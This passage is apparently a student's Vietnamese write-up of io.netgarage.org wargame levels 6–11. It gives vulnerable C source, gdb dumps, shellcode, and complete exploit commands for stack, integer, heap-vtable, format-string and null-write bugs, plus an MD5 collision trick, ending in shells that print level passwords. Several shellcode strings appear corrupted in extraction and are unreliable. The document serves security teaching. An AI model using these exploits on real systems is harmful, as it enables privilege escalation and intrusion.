Lỗi **Segmentation fault** xảy ra vì con trỏ EIP đang trỏ tới địa chỉ không tồn tại: 0x43434343. Trong layout overflow đã mô tả trước đó, 4 ký tự cuối của padding (C C C C) đại diện cho EIP. Nếu chưa thay thế giá trị này bằng địa chỉ shellcode hợp lệ, chương trình sẽ nhảy tới 0x43434343 và gây lỗi tràn vùng nhớ.

7.5 Chuẩn bị shellcode

Shellcode đơn giản để mở shell:

```
1 "\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x
  b0\x0b\xcd\x80"
```

Padding thêm NOP sled:

```
1 export SHELLCODE=$(python -c "print '\x90'*40 + '<shellcode>'")
```

Lưu shellcode trong environment variable SHELLCODE:

```
1 /tmp/getenv SHELLCODE
2 # -> shellcode: 0xbffffe1e
```

7.6 Tạo payload overflow

```
1 /levels/level106 $(python -c "print 'A'*40 + ' '") $(python -c "print 'B'*26 + '\
  x1e\xfe\xff\xbf'")
```

- 'A'*40 → điền vào user.name

- 'B'*26 → điền vào `user.password` trước khi EIP
- `\x1e\xff\b` → địa chỉ shellcode trong stack (little-endian)

7.7 Kết quả

```
1 Bienvenue AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBB
2 sh-4.3$ whoami
3 level7
4 sh-4.3$ cat /home/level7/.pass
5 U3A6ZtaTub14VmwV
```

* Shellcode thực thi thành công → leo lên user `level7`.

7.8 Tóm tắt exploit steps

1. Kiểm tra source code và xác định lỗ hổng `strcpy()`.
2. Xác định offset tới EIP: 76 bytes.
3. Chuẩn bị shellcode và lưu vào environment variable.
4. Lấy địa chỉ shellcode bằng `/tmp/getenv SHELLCODE`.
5. Tạo payload overflow:
 - `user.name`: 40 bytes padding
 - `user.password`: 26 bytes padding + địa chỉ shellcode
6. Chạy program với payload → shellcode thực thi → leo user `level7`.

8 Level 07

8.1 Mục tiêu

Level07 là một chương trình C có lỗ hổng **integer overflow** liên quan đến **signed 32-bit arithmetic**. Mục tiêu:

- Bypass check `if(count >= 10) return 1;`
- Overwrite biến `count` thông qua `memcpy` để đạt điều kiện `count == 0x574f4c46` → gọi `execl("/bin/sh")`.

8.2 Phân tích source code

```
1 int main(int argc, char **argv)
2 {
3     int count = atoi(argv[1]);
4     int buf[10];
5
6     if(count >= 10 )
7         return 1;
8
9     memcpy(buf, argv[2], count * sizeof(int));
10
11     if(count == 0x574f4c46) {
12         printf("WIN!\n");
13         execl("/bin/sh", "sh", NULL);
14     } else
15         printf("Not today son\n");
16
17     return 0;
18 }
```

- `count` là **signed int**.
- Check `if(count >= 10)` chỉ kiểm tra giới hạn trên, không kiểm tra số âm.
- `memcpy(buf, argv[2], count * sizeof(int))` → nếu `count < 0`, phép nhân gây **integer overflow** → kết quả trở thành giá trị dương lớn.
- Có thể overwrite biến `count` trong stack để đạt giá trị magic `0x574f4c46` → spawn shell.

8.3 Phân tích integer overflow

Giá trị `int` 32-bit signed: $[-2147483648, 2147483647]$. Nếu `count` quá âm, phép nhân `count * 4` sẽ tràn vòng sang giá trị dương, bypass check `count >= 10`.

```
1 -2147483632 * 4 = 64 # overflow
2     memcpy copy 64 bytes to buf[10] (40 bytes)     overwrite stack
```


8.4 Xác định khoảng cách trên stack

Sử dụng gdb:

```
1 gdb level07
2 break *0x08048462 # break at memcpy
3 run 9 "AAAAAAAA"
4 x/20wx $esp
```

```
(gdb) x/20wx $esp
0xbffffbf0: 0xbffffc10 0xbffffe23 0x00000024 0x00000005
0xbffffc00: 0x0177ff8e 0xb7fc2000 0xb7e1ae18 0xb7fd5240
0xbffffc10: 0xb7fc2000 0xbffffcf4 0xb7ffed00 0x00200000
0xbffffc20: 0xffffffff 0x08049688 0xbffffc38 0x080482f0
0xbffffc30: 0x00000003 0x08049688 0xbffffc58 0x080484e9
(gdb) i r
eax      0xbffffc10      -1073742832
ecx      0x0             0
edx      0x0             0
ebx      0x0             0
esp      0xbffffbf0      0xbffffbf0
ebp      0xbffffc58      0xbffffc58
esi      0x3             3
edi      0xb7fc2000      -1208213504
eip      0x8048462        0x8048462 <main+78>
eflags   0x286           [ PF SF IF ]
cs       0x73            115
ss       0x7b            123
ds       0x7b            123
es       0x7b            123
fs       0x0             0
gs       0x33            51
```

- Buf bắt đầu ở 0xbffffbf0
- Count nằm ở 0xbffffc2c
- Khoảng cách = 60 bytes → payload cần padding 60 bytes

8.5 Chuẩn bị payload

8.5.1 Chọn count negative

- count = -2147483632 → sau overflow khi nhân 4 → số byte = 64 dương

8.5.2 Tạo payload để overwrite count

- Padding: 60 bytes
- Giá trị overwrite: 0x574f4c46 (magic)

- Little-endian → \x46\x4c\x4f\x57

```
1 python -c 'print "A"*60 + "\x46\x4c\x4f\x57"'
```

8.6 Exploit hoàn chỉnh

```
1 ./level07 -2147483632 $(python -c 'print "A"*60 + "\x46\x4c\x4f\x57"')
```

8.7 Kết quả

```
1 WIN!  
2 sh-4.3$ whoami  
3 level8  
4 sh-4.3$ cat /home/level8/.pass  
5 VSIhoeMkikH6SGht
```

8.8 Tóm tắt cách hoạt động

1. Bypass check `if(count >= 10)` bằng số âm.
2. Sử dụng **integer overflow** trong `count * sizeof(int)` → copy nhiều byte hơn dự kiến.
3. Overwrite giá trị `count` trên stack → đạt giá trị magic.
4. Chương trình kiểm tra `count == 0x574f4c46` → gọi `execl("/bin/sh")` → leo lên `level8`.

9 Level 08

9.1 Phân tích source code

```
1 // writen by bla for io.netgarage.org
2 #include <iostream>
3 #include <cstring>
4 #include <unistd.h>
5
6 class Number
7 {
8     public:
9         Number(int x) : number(x) {}
10        void setAnnotation(char *a) {memcpy(annotation, a, strlen(a));}
11        virtual int operator+(Number &r) {return number + r.number;}
12    private:
13        char annotation[100];
14        int number;
15 };
16
17
18 int main(int argc, char **argv)
19 {
20     if(argc < 2) _exit(1);
21
22     Number *x = new Number(5);
23     Number *y = new Number(6);
24     Number &five = *x, &six = *y;
25
26     five.setAnnotation(argv[1]);
27
28     return six + five;
29 }
```

- Lớp có hàm ảo `operator+` → Mỗi object có `vp_ptr` (con trỏ tới `vtable`) ở đầu object.
- `setAnnotation()` dùng `memcpy(...,strlen(a))` không kiểm tra độ dài đích `annotation[100]`
→ heap-based buffer overflow khi `argv[1]>100`
- Hai object (`x,y`) được cấp phát liền kề trên heap trong bài lab, nên tràn từ `x.annotation` có thể đè sang đầu object `y`, trong đó có `y->vp_ptr`

9.2 Chuẩn bị payload

Trong quá trình debug, ta có địa chỉ như sau:

```

(gdb) b *0x080486f8
Breakpoint 1 at 0x080486f8
(gdb) r 1
Starting program: /levels/level08 1

Breakpoint 1, 0x080486f8 in main ()
(gdb) x $esp+0x10
0xbffffc30: 0x0804ea10
(gdb) x/40 0x0804ea10
0x0804ea10: 0x080488c8 0x00000000 0x00000000 0x00000000
0x0804ea20: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804ea30: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804ea40: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804ea50: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804ea60: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804ea70: 0x00000000 0x00000000 0x00000005 0x00000071
0x0804ea80: 0x080488c8 0x00000000 0x00000000 0x00000000
0x0804ea90: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804eaa0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x $esp+0x14
0xbffffc34: 0x0804ea80

```

- **x** (Number đầu tiên) ở 0x0804ea10 → **vptr(x)=0x0804ea10**
- **y** (Number thứ hai) ở 0x0804ea80 → **vptr(x)=0x0804ea80**
- **annotation** nằm ngay sau vptrn (32-bit → +4 byte) → **&x.annotation = 0x0804ea14**

Từ đó số offset cần tràn

```

1 OFFSET = vptr(y) - &x.annotation
2         = 0x0804ea80 - 0x0804ea14
3         = 0x6C = 108 (decimal)

```

Từ đó có các bước xây dựng payload như sau:

1. Tạo ENV chứa NOP-sled lớn + shellcode ổn định:

```

1 export NOP_AND_SHELLCODE=$(
2   python -c "print '\x90'*1024"          # NOP sled
3 )$(python -c "print '\x31\xc0\x31\xdb\x00\x17\xcd\x80\xeb\x1f\x5e\x89\x76\
   x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
   x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff/bin/sh'")

```

2. Chọn một địa chỉ trong **y.annotation** làm fake vtable, ví dụ 0x0804eae0 (tức **y + 0x60**).
3. Payload overflow:

- 108 'A' để tới được **y->vptr**
- Ghi **y->vptr=0x0804eae0** (điểm fake vtable trong heap)
- Chèn địa chỉ ENV (ví dụ 0xbffffd3e) để phủ kín **y.annotation**. Như vậy tại 0x0804eae0 (fake vtable) ô đầu tiên chắc chắn là một bản sao **env_addr**

9.3 Exploit hoàn chỉnh

```
1 /levels/level08 $(python -c "print 'A'*108 + '\xe0\xea\x04\x08' + '\x3e\xfd\xff\xbf'*1024")
```

Giải thích:

- '00408' = 0x0804eae0 (fake vtable trong y.annotation).
- '3e' = 0xbffffd3e (địa chỉ trong ENV NOP-sled) lặp 1024 lần → fake_vtable[0] = env_addr.
- Khi y + x:
 - đọc y->vptr = 0x0804eae0
 - đọc vtable[0] = *(0x0804eae0) = 0xbffffd3e
 - call 0xbffffd3e → rơi vào NOP-sled → chạy shellcode → /bin/sh với euid=level9.

```
level8@io:/levels$ export NOP_AND_SHELLCODE=$(python -c "print '\x90' * 1024 + '\x31\xc0\x31\xdb\xb0\x17\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh'")
level8@io:/levels$ /levels/level08 $(python -c "print 'A' * 108 + '\xe0\xea\x04\x08' + '\x3e\xfd\xff\xbf' * 1024
")
sh-4.3$ cat /home/level9/.pass
ise9uHhj0hZd0K4G
sh-4.3$ |
```

Hình 15: Exploit thành công và đọc được mật khẩu lv9 ise9uHhj0hZd0K4G

10 Level 09

10.1 Phân tích source code

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char **argv) {
5     int pad = 0xbabe;
6     char buf[1024];
7     strncpy(buf, argv[1], sizeof(buf) - 1);
8
9     printf(buf);
10
11     return 0;
12 }
```

- Hàm `printf` là variadic `int printf(const char *fmt, ...);`
- Gọi `printf(buf)` khiến `buf` (do attacker kiểm soát) được dùng làm format string.
- Khi trong `buf` có các specifier như `%x`, `%p`, `%d`, `%n`,... nhưng caller không truyền đối số tương ứng, `printf` vẫn đọc các ô nhớ trên stack như thể nó là đối số. Từ đó có thể:
 - **Leak**: dùng `%x`, `%p` → Lộ dữ liệu/địa chỉ trên stack
 - **Ghi ngược**: dùng `%n` → Ghi số ký tự đã in vào địa chỉ lấy từ varargs (cũng nằm trên stack/chuỗi).

Để tấn công:

- Ghi đè **saved return address (saved EIP)** của `main` trên stack → Điều khiển luồng thực thi
- Kỹ thuật: dùng `%hn` (ghi 2 byte - short) 2 lần để ghi low 16-bit trước, rồi high 16-bit của địa chỉ đích (`ret2env` - nhảy vào shellcode trong biến môi trường)

10.2 Chuẩn bi payload

10.2.1 Đọc bộ nhớ (leak)

Thủ đoc từ vùng biến môi trường

```
1 /levels/level09 $(python -c "print '\xa0\xfe\xff\xbfAAA1_%08x.%08x.%08x.%s'")
```



Có kết quả in ra của `_PATH=...` chứng minh có thể đọc trực tiếp từ vùng env

10.2.2 Ghi vào bộ nhớ

Dùng `%n`:

```
1 /levels/level09 $(python -c "print '\xa0\xfe\xff\xbfAAA1_%08x.%08x.%08x.%n'")
```

```
level9@io.netgarage.org x + v
level9@io:/levels$ /levels/level09 $(python -c "print '\xa0\xfe\xff\xbfAAA1_%08x.%08x.%08x.%n'")
♦♦♦♦AAA1_bffffd96.000003ff.bffff7f8.level9@io:/levels$ |
```

Ghi thành công giá trị `24` vào địa chỉ `0xbffffea0`

10.2.3 Xác định vị trí return address

Trong GDB:

```
1 b main
2 r AAAA
3 info frame
```

Thu được return address được lưu tại `0xbffff7fc`

10.2.4 Đặt shellcode vào biến môi trường

Tạo NOP sled + shellcode

```
1 export NOP_AND_SHELLCODE=$(python -c "print '\x90'*1024 + '\x31\xc0\x31\xdb\x0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh'")
```

10.2.5 Tính toán giá trị ghi

Mục tiêu: ghi địa chỉ `0xbffffd23` (shellcode) vào return address `0xbffff7fc`

- Low word = `0xfd23`
- High word = `0xbfff`

Payload gồm 2 địa chỉ đích (low, high) + `%hn` điều khiển độ rộng:

```
1 python -c 'print "\xbe\xf9\xff\xbf\xbc\xf9\xff\xbf %49142x%4$hn%15652x%5$hn"'
```

Trong đó:

- `9` = RET_low (`0xbffff9be` trong môi trường thực tế ngoài GDB).
- `9` = RET_high.
- `%49142x%4$hn` → in đủ 49142 ký tự trước khi ghi `low = 0xfd23`.
- `%15652x%5$hn` → tiếp tục in thêm để đạt `high = 0xbfff`.

10.3 Exploit hoàn chỉnh

- Khi chạy trong GDB, môi trường khác (thêm biến LINES, COLUMNS,...) làm địa chỉ env/ret thay đổi
- Để tái tạo môi trường giống hệt khi chạy thật, cần xóa hết các env thừa:

```
1 env -i PWD="/tmp" SHELL="/bin/bash" SHLVL=0 ...
```

Từ đó xây dựng payload tấn công hoàn chỉnh

```
1 env -i PWD="/tmp/maxblevelztesting9" SHELL="/bin/bash" SHLVL=0 NOP_AND_SHELLCODE
=$(python -c "print '\x90' * 1024 + '\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f
\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08
\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh'")
/levels/level09 "$(python -c 'print "'"\xbe\xfb\xff\xbf\xbc\xfb\xff\xbf
%49142x%4$hn%15652x%5$hn"'')"
```

```
sh-4.3$ id
uid=1009(level9) gid=1009(level9) euid=1010(level10) groups=1009(level9),1029(nosu)
sh-4.3$ cat /home/level10/.pass
UT3R0lnUqIOR2nJA
sh-4.3$ |
```

Hình 16: Exploit thành công đọc pass lv10 UT3R0lnUqIOR2nJA

11 Level 10

11.1 Phân tích source code

```
1 //written by andersonc0d3
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <string.h>
5 #include <unistd.h>
6
7 int main(int argc, char **argv){
8     FILE *fp = fopen("/levels/level10.pass", "r");
9     struct {char pass[20], msg_err[20];} pwfile = {{0}};
10    char ptr[0];
11
12    if(!fp || argc != 2)
13        return -1;
14
15    fread(pwfile.pass, 1, 20, fp);
16    pwfile.pass[19] = 0;
17    ptr[atoi(argv[1])] = 0;
18    fread(pwfile.msg_err, 1, 19, fp);
19    fclose(fp);
20
21    if(!strcmp(pwfile.pass, argv[1]))
22        execl("/bin/sh", "sh", 0);
23    else
24        puts(pwfile.msg_err);
25    return 0;
26 }
```

Cách chương trình hoạt động:

- Mở file `/levels/level10.pass`
- Đọc 20 byte đầu tiên vào `pass`, sau đó chèn `_` ở cuối → Pass tối đa 19 ký tự.
- Gọi `atoi(argv[1])`, dùng làm chỉ số index vào `ptr[]`. Nhưng `ptr` chỉ là một mảng 0-byte.
- Đọc tiếp 19 byte từ file vào `msg_err`
- Nếu `argv[1]` bằng pass thì spawn shell, ngược lại in ra `msg_err`

Lỗi:

- `char ptr[0]; ptr[atoi(argv[1])] = 0;`
- Mảng kích thước 0 nhưng vẫn truy cập bằng chỉ số tùy ý
- Tạo thành một primitive: arbitrary single-byte NULL write (0x00) tới địa chỉ
- Với giá trị số nguyên rất lớn, phép cộng con trỏ sẽ overflow modulo 32-bit và có thể chạm tới bất kỳ vùng nhớ trong tiến trình.

11.2 Chuẩn bị payload

11.2.1 Ý tưởng khai thác

- Cấu trúc `FILE` mà `fopen` tạo ra lưu trong vùng dữ liệu tĩnh, ví dụ ở địa chỉ `0x804a000`.
- Nếu ta ghi vào đúng offset trong `FILE` (trên build glibc của lab là `FILE+4` – trường `_IO_read_ptr`), trạng thái stream bị “reset”.
- Lần `fread` thứ 2 thay vì đọc “ACCESS DENIED...” ở cuối file sẽ đọc lại từ đầu → nạp mật khẩu vào `msg_err`.
- Vì `strcmp` chắc chắn fail (do `argv[1]` là số rất lớn), chương trình đi vào nhánh `puts(msg_err)` và in ra mật khẩu.

11.2.2 Xác định địa chỉ

- `ptr`: từ disassembly, lệnh ghi là

```
1 mov BYTE PTR [eax+ebp-0x58], 0
```

- Suy ra `ptr = ebp - 0x58`
- `FILE*`: trong hàm `main`, con trỏ `fp` lưu ở `[ebp-0xc]`

11.2.3 Công thức offset

Muốn có `ptr + N = FILE+4`. Suy ra

```
1 N = ( (FILE + 4) - &ptr ) mod 2^32
```

11.2.4 Payload

- Đối số `argv[1]` là số thập phân `N` tính được.
- Khi chạy thực tế, do alignment stack thay đổi, cần thử thêm các biến thể `N`, `N±4`, `N±8`, `N±12`, `N±16`.

11.3 Exploit hoàn chỉnh

Vì chương trình `setuid` nên khi chạy trong GDB, `fopen` sẽ fail. Phải chạy ngoài, dùng môi trường rộng để địa chỉ stack ổn định:

```
1 env -i PWD=/tmp SHLVL=0 /levels/level10 "1208263212"
```

Nếu sai, thử


```
1 env -i PWD=/tmp SHLVL=0 /levels/level10 "1208263200"
2 env -i PWD=/tmp SHLVL=0 /levels/level10 "1208263204"
3 env -i PWD=/tmp SHLVL=0 /levels/level10 "1208263208"
4 ...
```

Khi chạm đúng offset `FILE+4`, chương trình sẽ in ra

```
level10@io:/levels$ ./level10_bis  
AveryLoNgPassword!!!
```

Hình 17: Mật khẩu nằm trong `/levels/level10.pass`

Dùng mật khẩu trên để lấy shell quyền level11



```
level10@io:~$ /levels/level10 'AveryLoNgPassword!!'  
sh-4.3$ id  
uid=1010(level10) gid=1010(level10) euid=1011(level11) groups=1010(level10),1029(nosu)  
sh-4.3$ cat /home/level11/.pass  
fIpE1GkOkClE0j94  
sh-4.3$ |
```

Hình 18: Exploit thành công đọc pass lv11 `fIpE1GkOkClE0j94`

12 Level 11

12.1 Phân tích source code

```

1  /*
2      Created by bla;
3      ++edx
4  */
5  #include <stdio.h>
6  #include <string.h>
7  #include <openssl/md5.h>
8
9  #define MAX_NESTING 100
10 int bf(char *prog, char *result, int maxlen)
11 {
12     int output_len = 0;
13     char tape[4001];
14     int edi=0, eip=0;
15     unsigned long endless_loop_protection = 100000;
16     int loopstart[MAX_NESTING + 1], depth = 0, state;
17
18     memset(tape, 0, sizeof(tape));
19     while(eip < strlen(prog) && --endless_loop_protection)
20     {
21         switch(prog[eip])
22         {
23             case '<':
24                 if(edi) --edi;
25                 break;
26             case '>':
27                 if(edi<4000) ++edi;
28                 break;
29             case '+':
30                 ++tape[edi];
31                 break;
32             case '-':
33                 --tape[edi];
34                 break;
35             case '.':
36                 if (output_len < maxlen) result[output_len++] =
tape[edi];
37                 break;
38             case ',':
39                 /* not implemented */
40                 break;
41             case '[':
42                 state=1;
43                 if(!tape[edi])
44                     while (state && ++eip < strlen(prog))
45                         if (prog[eip] == ']') --state;
46                         else if (prog[eip] == '[') ++
state;
47                 else;
48             else if (depth < MAX_NESTING)
49                 loopstart[++depth] = eip;

```

```

50         break;
51     case ']' :
52         if(depth)
53             if(tape[edi] == 0)
54                 --depth;
55             else
56                 eip = loopstart[depth];
57         break;
58     }
59     ++eip;
60 }
61
62 result[output_len]=0;
63 return output_len;
64 }
65
66 int main(int argc, char **argv, char **env)
67 {
68     MD5_CTX prog1_md5;
69     MD5_CTX prog2_md5;
70     char prog1_hash[17];
71     char prog2_hash[17];
72     int i;
73     char prog1_output[101];
74     char prog2_output[101];
75     int len1, len2;
76     char *dropshell[] = {"/bin/sh", 0};
77
78     if(argc!=3)
79     {
80         printf("USAGE:\n\t%s <prog1> <prog2>\n", argv[0]);
81         return 1;
82     }
83
84     MD5_Init(&prog1_md5);
85     MD5_Update(&prog1_md5, argv[1], strlen(argv[1]));
86     MD5_Final(prog1_hash, &prog1_md5);
87
88     MD5_Init(&prog2_md5);
89     MD5_Update(&prog2_md5, argv[2], strlen(argv[2]));
90     MD5_Final(prog2_hash, &prog2_md5);
91
92     for (i = 0; i < 16; ++i)
93         if (prog1_hash[i] != prog2_hash[i] && printf("Prog1 and Prog2
are too different\n"))
94             return 1;
95
96     len1=bf(argv[1], prog1_output, 100);
97     len2=bf(argv[2], prog2_output, 100);
98
99     printf("output prog1: %s\n", prog1_output);
100    printf("output prog2: %s\n", prog2_output);
101
102    if (len1 != len2 || memcmp(prog1_output, prog2_output, len1)) {
103        if (!strcmp(prog1_output, "io.sts Rules!") && !strcmp(

```

```

104     prog2_output, "io.sts Sucks!")){
105         printf("congrats you did it\n");
106         setresuid(geteuid(), geteuid(), geteuid());
107         execve(dropshell[0], dropshell, 0);
108     } else
109         printf("That's good but not entirely what I want to see\n");
110 } else {
111     printf("Sorry both programs output the same, there is no"
112           "point in having two programs do the same task!\n");
113 }
114 return 0;
115 }

```

File `level11.c` có luồng xử lý như sau:

1. Nhận hai `argv[1]` và `argv[2]`
2. Tính MD5 của mỗi chuỗi nhập vào
3. Nếu hai MD5 khác nhau → Kết thúc chương trình
4. Nếu hai giống nhau → Coi mỗi chuỗi như một đoạn **Brainfuck code** và chạy bằng hàm `bf()`
5. Sau khi chạy, lấy output của hai chương trình BF:
 - Nếu output giống nhau → Báo lỗi, kết thúc.
 - Nếu output khác nhau:
 - Nếu output 1 = `"io.sts Rules!"` và output 2 = `"io.sts Sucks!"` → in **congrats** và thực hiện `execve("/bin/sh")` để cấp shell.
 - Nếu khác → in thông báo "That's good but not entirely what I want"

12.2 Lỗi hỏng

Có hai điểm yếu lớn:

1. Sử dụng MD5 để kiểm tra tính đồng nhất:

- MD5 đã bị phá vỡ, có thể tạo được collision (hai input khác nhau nhưng cùng MD5).
- Cụ thể hơn, ở đây cần **chosen-prefix collision**: tạo hai đoạn prefix khác nhau nhưng có cùng MD5, rồi nối một đoạn chung (suffix) để cả hai vẫn giữ cùng MD5

2. Brainfuck bỏ qua ký tự không hợp lệ

- Các byte rác do công cụ sinh collision tạo ra không ảnh hưởng đến logic Brainfuck.
- Điều này cho phép chèn block collision vào giữa code BF hợp lệ.

Kết hợp hai yếu tố này, ta có thể cung cấp hai input khác nhau, vừa cùng MD5, vừa chạy BF cho hai output khác nhau.

12.3 Xây dựng payload

12.3.1 Sinh prefix colliding

Sử dụng công cụ **fastcoll** hoặc **hashclash** để tạo cặp file `prefix1.bin` và `prefix2.bin` sao cho:

```
1 MD5(prefix1.bin) == MD5(prefix2.bin)
```

Các file này khác nhau ở một ký tự (ví dụ + so với -)

12.3.2 Xây dựng suffix chung

Viết code Brainfuck thực sự in ra hai chuỗi mong muốn, nhưng phụ thuộc vào sự khác biệt nhỏ trong prefix.

```
1 str1 = raw_input().strip()
2 str2 = raw_input().strip()
3
4 def gen_code(s):
5     ret = ''
6     c = 0
7     for char in s:
8         v = ord(char)
9         diff = (v - c) % 256
10        ret += '+' * diff
11        ret += '.'
12        c = v
13    return ret
14
15 code = ""
16 code += ">[-]+"
17 code += ">[-]"
18 code += "<<["
19 code += ">>>"
20 code += gen_code(str2)
21 code += "<<<"
22 code += ">-]>"
23 code += "[<"
24 code += ">>>"
25 code += gen_code(str1)
26 code += "<<<"
27 code += ">-]<<"
28
29 print(code)
```

Script sinh đoạn BF có cấu trúc if-else để dựa vào khác biệt đó mà in ra:

- Nếu prefix là loại 1 → "io.sts Rules!"
- Nếu prefix là loại 2 → "io.sts Sucks!"

12.3.3 Ghép file hoàn chỉnh

- Payload 1 = `prefix1.bin + suffix`

- Payload 2 = `prefix2.bin + suffix`
- Tạo thành `attack1.bin` và `attack2.bin`

12.4 Exploit hoàn chỉnh

1. Upload `attack1.bin` và `attack2.bin` lên server bằng `scp`

```

level11@io.netgarage.org x Command Prompt x + v
C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_3>scp attack1.bin level11@io.netgarage.org:/tmp/
-----
||i ||o || Welcome at IO!
||_||_||
|/_\|/_\| If you have problems connecting please contact us on IRC. (irc.netgarage.org +6697)
level11@io.netgarage.org's password:
attack1.bin 100% 3073 17.1KB/s 00:00
C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_3>scp attack2.bin level11@io.netgarage.org:/tmp/
-----
||i ||o || Welcome at IO!
||_||_||
|/_\|/_\| If you have problems connecting please contact us on IRC. (irc.netgarage.org +6697)
level11@io.netgarage.org's password:
attack2.bin 100% 3073 17.0KB/s 00:00
C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_3>

```

Hình 19: Upload 2 file lên server

2. Chạy:

```
1 /levels/level11 "$ (cat /tmp/attack1.bin)" "$ (cat /tmp/attack2.bin)"
```

3. Chương trình:

- Check MD5: pass vì trùng nhau
- Chạy Brainfuck: ra hai output khác nhau, đúng yêu cầu
- Kích hoạt shell bằng `execve("/bin/sh")`

4. Từ đó có thể đọc password của level 12.

```

level11@io:/levels$ /levels/level11 "$ (cat /tmp/attack1.bin)" "$ (cat /tmp/attack2.bin)"
output prog1: io.sts Rules!
output prog2: io.sts Sucks!
congrats you did it
sh-4.3$ id
uid=1012(level12) gid=1011(level11) groups=1011(level11),1029(nosu)
sh-4.3$ cat /home/level12/.pass
eQha2BTegCUGoyKd
sh-4.3$

```

Hình 20: Exploit thành công đọc pass lv12 `eQha2BTegCUGoyKd`